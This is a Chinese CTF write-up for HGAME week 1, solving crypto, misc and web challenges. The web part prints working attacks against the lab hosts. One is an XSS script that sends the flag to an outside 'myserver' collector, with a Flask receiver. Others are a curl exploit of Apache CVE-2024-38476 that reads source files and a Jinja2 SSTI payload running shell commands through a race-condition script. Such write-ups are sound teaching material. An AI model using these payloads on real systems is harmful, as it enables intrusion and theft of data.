HGAME week1 write up


队伍名称：re35T 队伍id： #000026

签到

TEST NC

NetCat 连接后ls看到flag文件，cat flag 得到flag

hgame{YOuR-C4N_CoNNeCT_To_Th3_reMoT3-ENvIr0nmeNT-tO_G3t_fLAg0}



从这里开始的序章。

直接复制

CRYPTO

suprimeRSA

搜索程序中大数生成方式

$$p = k \times M + e^a \bmod M$$

根据2020 GKCTF Backdoor wp了解到此式子为弱素数生成公式，是一个CVE漏洞简称ROCA

找到脚本分解n得到p和q正常解密RSA

```
from Crypto.Util.number import *
from gmpy2 import invert

p = 95445586149090289345704725751559005117933797924348806813231887826416262 7
q = 82475271608306661928067493793414924201112680499904715599878814311675768 3
e = 0x10001
enc=36516478828436407975229955135526763471823365676929028576079613765176999025302
866485727274959826811089242668325357984075855222289364437369039840 8
n = p*q
phi_n = (p-1) * (q-1)
d = invert(e,phi_n)
dec = pow(enc,d,n)

print(long_to_bytes(dec))
```

得到flag

sieve

分析程序，通过trick函数得到一个大数，进行RSA,因此只需还原p即可。trick中，

$$mul = k!$$
$$k - (mul \bmod k) - 1 = 0$$
$$k! \equiv k - 1 \pmod{k}$$
$$k! \equiv -1 \pmod{k}$$

根据Willson定理得到判断k为质树，因此

$$trick(k) = \begin{cases} \varphi(k) + trick(k-1) + 1 & \text{if } k \text{ is prime} \\ \varphi(k) + trick(k-1) & \text{if } k \text{ is not prime} \end{cases}$$

也就是trick(e^2//6)为$\sum_1^{e^2//6} \varphi(k) + \varphi(e^2//6)$

对欧拉公式和，找到工具代码直接利用

```
#include<cstdio>
#include<map>
```

```
#include<ext/pb_ds/assoc_container.hpp>
#include<ext/pb_ds/hash_policy.hpp>
#define LL long long
using namespace std;
using namespace __gnu_pbds;
const int MAXN=5000030;
int N,limit=5000000,tot=0,vis[MAXN],prime[MAXN];
LL phi[MAXN];
gp_hash_table<int,LL>Aphi;
void GetPhi()
{
    vis[1]=1;phi[1]=1;
    for(int i=1;i<=limit;i++)
    {
        if(!vis[i]) prime[++tot]=i,phi[i]=i-1;
        for(int j=1;j<=tot&&i*prime[j]<=limit;j++)
        {
            vis[i*prime[j]]=1;
            if(i%prime[j]==0) {phi[i*prime[j]]=phi[i]*prime[j];break;}
            else phi[i*prime[j]]=phi[i]*(prime[j]-1);
        }
    }
    for(int i=1;i<=limit;i++) phi[i]+=phi[i-1];
}
LL SolvePhi(LL n)
{
    if(n<=limit) return phi[n];
    if(Aphi[n]) return Aphi[n];
    LL tmp=n*(n+1)/2;
    for(int i=2,nxt;i<=n;i=nxt+1)
    {
        nxt=min(n,n/(n/i));
        tmp-=SolvePhi(n/i)*(LL)(nxt-i+1);
    }
    return Aphi[n]=tmp;
}
int main()
{
    GetPhi();
    scanf("%lld",&N);
    printf("%lld",SolvePhi(N));
    return 0;
}
```

```
from Crypto.Util.number import *
from sage.all import *
from sympy import nextprime
e = 65537
enc =
24492940974747141365301400997845927327664444816652780380694844666655061539678510632094023360250654761726173765 46

p = nextprime((155763335410704472+ prime_pi(715849728))<<128)
phi_n = p * (p - 1)
d = inverse_mod(e, phi_n)
n=p*p
m = pow(enc,d,n)
print(long_to_bytes(m))
```

得到flag

```
re35t@127 ~/D/h/crypto3> sage solution.py
b'hgame{sieve_is_n0t_that_HArd}'
```

misc

Hakuya Want A Girl Friend

下载发现txt文件存储十六进制数，编写脚本变成二进制文件

```
with open("hky.txt","r") as hex_file:
    hex_data = hex_file.read().strip().replace(" ","")

binary_data = bytes.fromhex(hex_data)

with open("output.bin","wb") as bin_file:
    bin_file.write(binary_data)
```

解析器打开发现头部有zip头

```
misc1 : hexedit — Konsole
00000000  50 4B 03 04  14 00 00 00  00 00 FB 71  3B 5A 00 00  PK.........q;Z..
00000010  00 00 00 00  00 00 00 00  00 00 05 00  00 00 66 6C  ..............fl
00000020  61 67 2F 50  4B 03 04 33  00 01 00 63  00 E3 05 43  ag/PK..3...c...C
00000030  5A 00 00 00  00 44 00 00  00 28 00 00  00 0D 00 0B  Z....D...(......
00000040  00 66 6C 61  67 2F 66 6C  61 67 2E 74  78 74 01 99  .flag/flag.txt..
00000050  07 00 02 00  41 45 03 00  00 20 EB D2  72 4C D9 60  ....AE... ..rL.`
00000060  FD 6C DA 98  9E 22 85 63  45 00 5D C7  63 E1 71 46  .l..."..cE.].c.qF
00000070  44 D2 81 0E  0B 9F 58 AD  2A E8 4D C0  0F 1D 13 0B  D.....X.*.M.....
00000080  66 E2 BB 41  A7 25 25 C5  4F C1 EF 2D  41 89 B4 50  f..A.%%.O..-A..P
00000090  D7 22 43 2C  75 5A 90 43  CD 69 F3 60  3F 50 4B 01  ."C,uZ.C.i.`?PK.
000000A0  02 3F 00 14  00 00 00 00  00 FB 71 3B  5A 00 00 00  .?........q;Z...
000000B0  00 00 00 00  00 00 00 00  00 05 00 24  00 00 00 00  ...........$....
000000C0  00 00 00 10  00 00 00 00  00 00 00 66  6C 61 67 2F  ...........flag/
000000D0  0A 00 20 00  00 00 00 00  01 00 18 00  7F 4C A4 EB  .. ..........L..
000000E0  82 70 DB 01  00 00 00 00  00 00 00 00  00 00 00 00  .p..............
000000F0  00 00 00 00  50 4B 01 02  3F 00 33 00  01 00 63 00  ....PK..?.3...c.
00000100  E3 05 43 5A  00 00 00 00  44 00 00 00  28 00 00 00  ..CZ....D...(...
00000110  0D 00 2F 00  00 00 00 00  00 00 20 00  00 00 23 00  ../....... ...#.
00000120  00 00 66 6C  61 67 2F 66  6C 61 67 2E  74 78 74 0A  ..flag/flag.txt.
```

7z解压发现需要密码，进而发现zip只占文件前一小部分，猜测后面存在其他文件

拉到最后发现反过来的png

```
000755D0   C8 38 3F 66  0E F7 9D 53  BF 8F D8 C7  79 BB 7C D4  .8?f...S....y.|.
000755E0   73 6F 61 AC  7A C0 69 C0  59 C3 86 53  5C 75 DF 36  soa.z.i.Y..S\u.6
000755F0   4B 5E FF 2B  BF DE A0 BD  BD BD 82 F2  A3 E3 78 B5  K^.+..........x.
00075600   89 6E 35 B9  4B C8 A8 F8  94 D7 0D 29  CB CB CB 82  .n5.K......)....
00075610   B9 C2 9F 4F  84 6D 3E BF  FF 7F FB 7F  EF 67 EE 6E  ...O.m>......g.n
00075620   6E A6 6E 2D  A9 A9 A9 B6  1A 99 FC E0  0A B3 32 22  n.n-..........2"
00075630   73 F3 0B 75  77 7E D5 4F  FE 73 3D 89  7D C9 6B 7B  s..uw~.O.s=.}.k{
00075640   A8 D0 06 C8  64 46 64 65  24 22 92 1B  C0 57 CD 6C  ....dFde$"...W.l
00075650   6E C3 CF 90  43 F4 88 CC  68 03 40 6E  EA AB DF 72  n...C...h.@n...r
00075660   D8 9E 07 A6  72 C9 25 92  89 FD DC 5E  78 54 41 44  ....r.%....^xTAD
00075670   49 BA FF 00  00 05 61 FC  0B 8F B1 00  00 41 4D 41  I.....a......AMA
00075680   67 04 00 00  00 E9 1C CE  AE 00 42 47  52 73 01 00  g.........BGRs..
00075690   00 00 2D 28  72 A6 00 00  00 06 08 E4  02 00 00 40  ..-(r..........@
000756A0   02 00 00 52  44 48 49 0D  00 00 00 0A  1A 0A 0D 47  ...RDHI........G
000756B0   4E 50 89 [                                          NP.
000756C0
```

编写脚本将文件反向得到照片

修改下高度发现一串文字，当作密码解压成功，得到flag


```
hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}
```

WEB

Level 24 Pacman

根据提示得知要拿到10000分


查看页面代码发现游戏通过game.js index.js 实现，index.js找到变量__SCORE



直接控制台修改内存，得到gift

```
> _SCORE=10000
<· 10000
209 here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=        index.js:1
```

base64解码后尝试凯撒加密解密，得到flag



Level 47 BandBomb


下载附件得到源码，采用express框架 multer中间件以及ejs模板

分析发现可利用代码

```
res.render('mortis', { files: files });
```

因此可上传ejs模板实现ssti但路径不会被解析

发现/rename路由存在目录穿越漏洞



得到flag

hgame{aVe_mujic4-haS-bRoK3N-uP-buT-w3-HAV3-uMIT4k137}

Level 69 MysteryMessageBoard

burp爆破shallot账户 得到密码为888888，登录后发现可以留言，留言内容会被写入html中

猜测应该是要写入js脚本，然后通过访问/admin，让无头浏览器触发xss

注入如下内容：

```
<script>
    fetch('/flag')
      .then(response => response.text())
      .then(flag => {
        fetch('http://myserver/collect?flag=' + encodeURIComponent(flag));
      })
      .catch(err => console.error(err));
</script>
```

在个人vps运行，接收flag

```python
from flask import Flask, request

app = Flask(__name__)

@app.route('/collect', methods=['GET'])
def collect():
    flag = request.args.get('flag')
    if flag:
        # 可以选择打印到终端或写入文件保存
        with open('flag.txt','w') as f:
            f.write(flag)
    return "OK", 200

if __name__ == '__main__':
    # 监听所有外部请求
    app.run(host='0.0.0.0', port=1009)
```

最终得到flag

```
hgame{w0w_y0u_5r4_9o0d_4t_xss}
~
```

Level 38475 角落

访问发现web框架为werkzeug,猜测题目考点为flask jinja2 ssti 但并没有发现回显

用whatweb扫描靶机尝试发现有用信息，发现服务器类型为apache 版本为2.4.59

```
re35t@127 ~> whatweb node1.hgame.vidar.club:30764          (base) 0 (0.005s) < 22:55:36
http://node1.hgame.vidar.club:30764 [200 OK] Apache[2.4.59], Country[CHINA][CN], HTML5
, HTTPServer[Unix][Apache/2.4.59 (Unix)], IP[223.93.188.80], Title[The Corner]
```

找到https://httpd.apache.org/security/vulnerabilities_24.html发现该版本存在一系列cve

最终找到可利用漏洞**CVE-2024-38476**，找到作者博客，根据博客内容尝试攻击

先通过robots.txt得到存在/app.conf可访问文件，为apache httpd.conf文件，并且可以rce提权获取app.py

```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
        Options Indexes
        AllowOverride None
        Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

构造攻击指令，得到后端源码

```
curl http://146.56.227.88:32332/admin/usr/local/apache2/app/app.py%3F -H "User-Agent: L1nk/"
```

发现存在/read 可获得回显，但会过滤左花括号，编辑python脚本尝试通过条件竞争漏洞

```
import requests
import threading
import time

# 写入日志到文件的函数
def log_to_file(message):
    with open("output_log.txt", "a") as log_file:
        log_file.write(message + "\n")

# 模拟向 /send 端点发送请求
def send_message():
    url = "http://node1.hgame.vidar.club:31188/app/send"
    data = {'message': "
{{lipsum.__globals__.__builtins__.__import__('os').popen('cat /f*').read()}}"}

    # 发送POST请求
```

```python
    response = requests.post(url, data=data)
    log_message = f"Send request status: {response.status_code}"

    # 打印到终端
    print(log_message)

    # 记录日志到文件
    log_to_file(log_message)

# 模拟向 /read 端点发送请求
def read_message():
    url = "http://node1.hgame.vidar.club:31188/app/read"

    # 发送GET请求
    response = requests.get(url)
    log_message = f"Read request status: {response.status_code}, Response:
{response.text}"

    # 打印到终端
    print(log_message)

    # 记录日志到文件
    log_to_file(log_message)

def simulate_race_condition(num_requests):
    # 创建多个线程来并发访问 /send 和 /read 路由
    threads = []

    # 启动多个发送请求和读取请求的线程
    for _ in range(num_requests):
        send_thread = threading.Thread(target=send_message)
        read_thread = threading.Thread(target=read_message)

        threads.append(send_thread)
        threads.append(read_thread)

        send_thread.start()
        read_thread.start()

    # 等待所有线程完成
    for thread in threads:
        thread.join()

# 执行模拟
simulate_race_condition(30)
```

最终得到flag

```
Read request status: 200, Response: waf!!
Read request status: 200, Response: waf!!
Read request status: 200, Response: Latest message: hgame{y0U-fInD_thE_KEY-t0-rRR4ce_oUUUUt1e13518}

Read request status: 200, Response: Latest message:
Read request status: 200, Response: Latest message:
Read request status: 200, Response: Latest message: hgame{y0U-fInD_thE_KEY-t0-rRR4ce_oUUUUt1e13518}
```